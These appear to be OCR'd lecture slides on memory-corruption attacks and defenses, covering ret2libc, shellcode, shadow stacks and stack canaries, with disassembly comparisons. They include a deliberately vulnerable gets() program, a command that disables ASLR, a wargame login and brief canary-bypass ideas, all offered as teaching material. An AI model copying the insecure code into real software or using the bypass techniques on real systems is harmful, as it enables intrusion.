Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Conditions we depend on to pull off the attack of *ret2libc*

1. ~~The ability to put the shellcode onto stack (env, command line)~~
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

Exercise: Overthewire /maze/maze2

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2225 maze2@maze.labs.overthewire.org
3. Input password: **fooghihahr**
4. cd /maze; this is where the binary are
5. Your goal is to get the password of maze3

Attacker’s Goal

Take control of the victim’s machine

- Hijack the execution flow of a running program
- Execute arbitrary code

Requirements

- Inject attack code or attack parameters
- Abuse vulnerability and modify memory such that control flow is redirected

Change of control flow

- ***alter a code pointer*** (RET, function pointer, etc.)
- change memory region that should not be accessed

Overflow Types

Overflow some ***code pointer***

- Overflow memory region on the stack
  - overflow function return address
  - overflow function frame (base) pointer
  - overflow longjmp buffer
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
  - stack, heap, BSS

Other pointers?

Can we exploit other pointers as well?

1. Memory that is used in a **value** to influence mathematical operations, conditional jumps.
2. Memory that is used as a **read pointer** (or offset), allowing us to force the program to access arbitrary memory.
3. Memory that is used as a **write pointer** (or offset), allowing us to force the program to overwrite arbitrary memory.
4. Memory that is used as a **code pointer** (or offset), allowing us to redirect program execution!

Typically, you use one or more vulnerabilities to achieve multiple of these effects.

Defenses

- Prevent buffer overflow
  - A direct defense
  - Could be accurate but could be slow
  - Good in theory, but not practical in real world
- Make exploit harder
  - An indirect defense
  - Could be inaccurate but could be fast
  - Simple in theory, widely deployed in real world

Examples

- Base and bound check
  - Prevent buffer overflow!
  - A direct defense
- Stack Cookie
  - An indirect defense
  - Prevent overwriting return address
- Data execution prevention (DEP, NX, etc.)
  - An indirect defense
  - Prevent using of shellcode on stack

Spatial Memory Safety – Base and Bound check

char *a
- char *a_base;
- char *a_bound;

a = (char*)malloc(512)
- a_base = a;
- a_bound = a+512

Access must be between [a_base, a_bound)
- a[0], a[1], a[2], ..., and a[511] are OK
- a[512] NOT OK
- a[-1] NOT OK

Spatial Memory Safety – Base and Bound check

Propagation

- char *b = a;
  - b_base = a_base;
  - b_bound = a_bound;

- char *c = &b[2];
  - c_base = b_base;
  - c_bound = b_bound;

Overhead - Based and Bound

+2x overhead on storing a pointer

- char *a
    - char *a_base;
    - char *a_bound;

+2x overhead on assignment

- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;

+2 comparisons added on access

- c[i]
    - if(c+i >= c_base)
    - if(c+i < c_bound)

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

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Abstract

The serious bugs and security vulnerabilities facilitated by C/C++'s lack of bounds checking are well known, yet C and C++ remain in widespread use. Unfortunately, C's arbitrary pointer arithmetic,

dress on the stack, address space randomization, non-executable stack), vulnerabilities persist. For one example, in November 2008 Adobe released a security update that fixed several serious buffer overflows [2]. Attackers have reportedly exploited these buffer-overflow vulnerabilities by using banner ads on websites to redi

PLDI 09

HardBound: Architectural Support for Spatial Safety of the C Programming Language

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
Abstract


The C programming language is at least as well known for its absence of spatial memory safety guarantees (*i.e.*, lack of bounds checking) as it is for its high performance. C's unchecked pointer arithmetic and array indexing allow simple programming mistakes to lead to erroneous executions, silent data corruption, and security vulnerabilities. Many prior proposals have tackled enforcing spatial safety in C programs by checking pointer and array accesses. However, existing software-only proposals have significant drawbacks that may prevent wide adoption, including: unacceptably high runtime overheads, lack of completeness, incompatible pointer representations, or need for non-trivial changes to existing C source code and compiler infrastructure.



ASPLOS 09

Defense-2:
Shadow Stack

Shadow Stack



https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Traditional Shadow Stack

```
SUB $4, %gs:108    # Decrement SSP
MOV %gs:108, %eax # Copy SSP into EAX
MOV (%esp), %ecx  # Copy ret. address into
MOV %ecx, (%eax)  #     shadow stack via ECX
```

Figure 2: Prologue for traditional shadow stack.

```
MOV %gs:108, %ecx # Copy SSP into ECX
ADD $4, %gs:108    # Increment SSP
MOV (%ecx), %edx  # Copy ret. address from
MOV %edx, (%esp)  #     shadow stack via EDX
RET
```

Figure 3: Epilogue for traditional shadow stack (overwriting).

Traditional Shadow Stack

```
MOV %gs:108, %ecx
ADD $4, %gs:108
MOV (%ecx), %edx
CMP %edx, (%esp) # Instead of overwriting,
JNZ abort        #     we compare
RET
abort:
    HLT
```

Figure 4: Epilogue for traditional shadow stack (checking).


Overhead - Traditional Shadow Stack

If no attack:

- 6 more instructions
- 2 memory moves
- 1 memory compare
- 1 conditional jmp

Per function

Shadow Stack



https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Parallel Shadow Stack

```
POP 999996(%esp) # Copy ret addr to shadow stack
SUB $4, %esp # Fix up stack pointer (undo POP)
```

Figure 7: Prologue for parallel shadow stack.

```
ADD $4, %esp # Fix up stack pointer
PUSH 999996(%esp) # Copy from shadow stack
```

Figure 8: Epilogue for parallel shadow stack.

Overhead Comparison

The overhead is roughly 10% for a traditional shadow stack.

The parallel shadow stack overhead is 3.5%.

Defense-3:
Stack cookies; Canary

specific to sequential stack overflow

JANUARY 26–29, 1998 • SAN ANTONIO, TX, USA

USENIX

StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks

Abstract:

This paper presents a systematic solution to the persistent problem of buffer overflow attacks. Buffer overflow attacks gained notoriety in 1988 as part of the Morris Worm incident on the Internet. While it is fairly simple to fix individual buffer overflow vulnerabilities, buffer overflow attacks continue to this day. Hundreds of attacks have been discovered, and while most of the obvious vulnerabilities have now been patched, more sophisticated buffer overflow attacks continue to emerge.

We describe StackGuard: a simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties. Privileged programs that are recompiled with the StackGuard compiler extension no longer yield control to the attacker, but rather enter a fail-safe state. These programs require *no* source code changes at all, and are binary-compatible with existing operating systems and libraries. We describe the compiler technique (a simple patch to gcc), as well as a set of variations on the technique that trade-off between penetration resistance and performance. We present experimental results of both the penetration resistance and the performance impact of this technique.

StackGuard

A compiler technique that attempts to eliminate buffer overflow vulnerabilities

- No source code changes
- Patch for the function prologue and epilogue
  - Prologue: push an additional value into the stack (canary)
  - Epilogue: check the canary value hasn’t changed. If changed, exit.

Buffer Overflow Example: code/overflowret4

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

With and without Canary 32bit


or4

```
000011ed <vulfoo>:
    11ed:f3 0f 1e fb          endbr32
    11f1: 55                  push   %ebp
    11f2: 89 e5               mov    %esp,%ebp
    11f4: 53                  push   %ebx
    11f5: 83 ec 34            sub    $0x34,%esp
    11f8: e8 64 00 00 00      call   1261 <__x86.get_pc_thunk.ax>
    11fd: 05 d7 2d 00 00      add    $0x2dd7,%eax
    1202:83 ec 0c             sub    $0xc,%esp
    1205:8d 55 d0             lea    -0x30(%ebp),%edx
    1208:52                   push   %edx
    1209:89 c3                mov    %eax,%ebx
    120b:e8 70 fe ff ff       call   1080 <gets@plt>
    1210:83 c4 10             add    $0x10,%esp
    1213:b8 00 00 00 00       mov    $0x0,%eax
    1218:8b 5d fc             mov    -0x4(%ebp),%ebx
    121b:c9                   leave
    121c: c3                  ret
```

or4nx


```
0000120d <vulfoo>:
    120d:f3 0f 1e fb          endbr32
    1211:55                   push   %ebp
    1212:89 e5                mov    %esp,%ebp
    1214:53                   push   %ebx
    1215:83 ec 34             sub    $0x34,%esp
    1218:e8 81 00 00 00       call   129e <__x86.get_pc_thunk.ax>
    121d:05 b3 2d 00 00       add    $0x2db3,%eax
    1222:65 8b 0d 14 00 00 00 mov    %gs:0x14,%ecx
    1229:89 4d f4             mov    %ecx,-0xc(%ebp)
    122c: 31 c9               xor    %ecx,%ecx
    122e:83 ec 0c             sub    $0xc,%esp
    1231:8d 55 cc             lea    -0x34(%ebp),%edx
    1234:52                   push   %edx
    1235:89 c3                mov    %eax,%ebx
    1237:e8 54 fe ff ff       call   1090 <gets@plt>
    123c: 83 c4 10            add    $0x10,%esp
    123f: b8 00 00 00 00      mov    $0x0,%eax
    1244:8b 4d f4             mov    -0xc(%ebp),%ecx
    1247:65 33 0d 14 00 00 00 xor    %gs:0x14,%ecx
    124e:74 05                je     1255 <vulfoo+0x48>
    1250:e8 db 00 00 00       call   1330 <__stack_chk_fail_local>
    1255:8b 5d fc             mov    -0x4(%ebp),%ebx
    1258:c9                   leave
    1259:c3                   ret
```

Registers on x86 and amd64



https://en.wikipedia.org/wiki/X86

With and without Canary



With and without Canary 64bit

or464

```
0000000000001169 <vulfoo>:
    1169: f3 0f 1e fa            endbr64
    116d: 55                     push   %rbp
    116e: 48 89 e5               mov    %rsp,%rbp
    1171: 48 83 ec 30            sub    $0x30,%rsp
    1175: 48 8d 45 d0            lea    -0x30(%rbp),%rax
    1179: 48 89 c7               mov    %rax,%rdi
    117c: b8 00 00 00 00         mov    $0x0,%eax
    1181: e8 ea fe ff ff         callq  1070 <gets@plt>
    1186: b8 00 00 00 00         mov    $0x0,%eax
    118b: c9                     leaveq
    118c: c3                     retq
```

or464nx

```
0000000000001189 <vulfoo>:
    1189: f3 0f 1e fa            endbr64
    118d: 55                     push   %rbp
    118e: 48 89 e5               mov    %rsp,%rbp
    1191: 48 83 ec 30            sub    $0x30,%rsp
    1195: 64 48 8b 04 25 28 00   mov    %fs:0x28,%rax
    119c: 00 00
    119e: 48 89 45 f8            mov    %rax,-0x8(%rbp)
    11a2: 31 c0                  xor    %eax,%eax
    11a4: 48 8d 45 d0            lea    -0x30(%rbp),%rax
    11a8: 48 89 c7               mov    %rax,%rdi
    11ab: b8 00 00 00 00         mov    $0x0,%eax
    11b0: e8 db fe ff ff         callq  1090 <gets@plt>
    11b5: b8 00 00 00 00         mov    $0x0,%eax
    11ba: 48 8b 55 f8            mov    -0x8(%rbp),%rdx
    11be: 64 48 33 14 25 28 00   xor    %fs:0x28,%rdx
    11c5: 00 00
    11c7: 74 05                  je     11ce <vulfoo+0x45>
    11c9: e8 b2 fe ff ff         callq  1080 <__stack_chk_fail@plt>
    11ce: c9                     leaveq
    11cf: c3                     retq
```

Overhead - Canary

If no attack:

- 6 more instructions
- 2 memory moves
- 1 memory compare
- 1 conditional jmp

Per function

%gs:0x14, %fs:0x28

A random canary is generated at program initialization, and stored in a global variable (pointed by %gs, %fs).

Applications on x86-64 uses FS or GS to access per thread context including Thread Local Storage (TLS).

Thread-local storage (TLS) is a computer programming method that uses static or global memory local to a thread.

Pwngdb command *tls* to get the address of tls

Data Structure
https://code.woboq.org/userspace/glibc/sysdeps/x86_64/nptl/tls.h.html

Canary Types

- Random Canary – The original concept for canary values took a pseudo random value generated when program is loaded

- Random XOR Canary – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.

- Null Canary – The canary value is set to 0x00000000 which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.

- Terminator Canary – The canary value is set to a combination of Null, CR, LF, and 0xFF. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as gets().

Terminator Canary

0x000aff0d

\x00: terminates strcpy
\x0a: terminates gets (LF)
\xff: Form feed
\x0d: Carriage return

Evolution of Canary

StackGuard published at the 1998 USENIX Security. StackGuard was introduced as a set of patches to the GCC 2.7.

From 2001 to 2005, IBM developed ProPolice. It places buffers after local pointers in the stack frame. This helped avoid the corruption of pointers, preventing access to arbitrary memory locations.


In 2012, Google engineers implemented the -fstack-protector-strong flag to strike a better balance between security and performance. This flag protects more kinds of vulnerable functions than -fstack-protector does, but not every function, providing better performance than -fstack-protector-all. It is available in GCC since its version 4.9.

Most packages in Ubuntu are compiled with -fstack-protector since 6.10. Every Arch Linux package is compiled with -fstack-protector since 2011. All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.


ProPolice

```
int foo() {
  int a;
  int *b;
  char c[10];
  char d[3];

  b = &a;
  strcpy(c,get_c());
  *b = 5;
  strcpy(d,get_d());
  return *b;
}
```

Default Layout



ProPolice



Bypass Canary

-fstack-protector

Bypass Canary

1. Read the canary from the stack due to some information leakage vulnerabilities, e.g. format string
2. Brute force. 32-bit version. Least significant is 0, so there are 256^3 combinations = 16,777,216

If it take 1 second to guess once, it will take at most 194 days to guess the canary

Bypass Canary - Apps using fork()

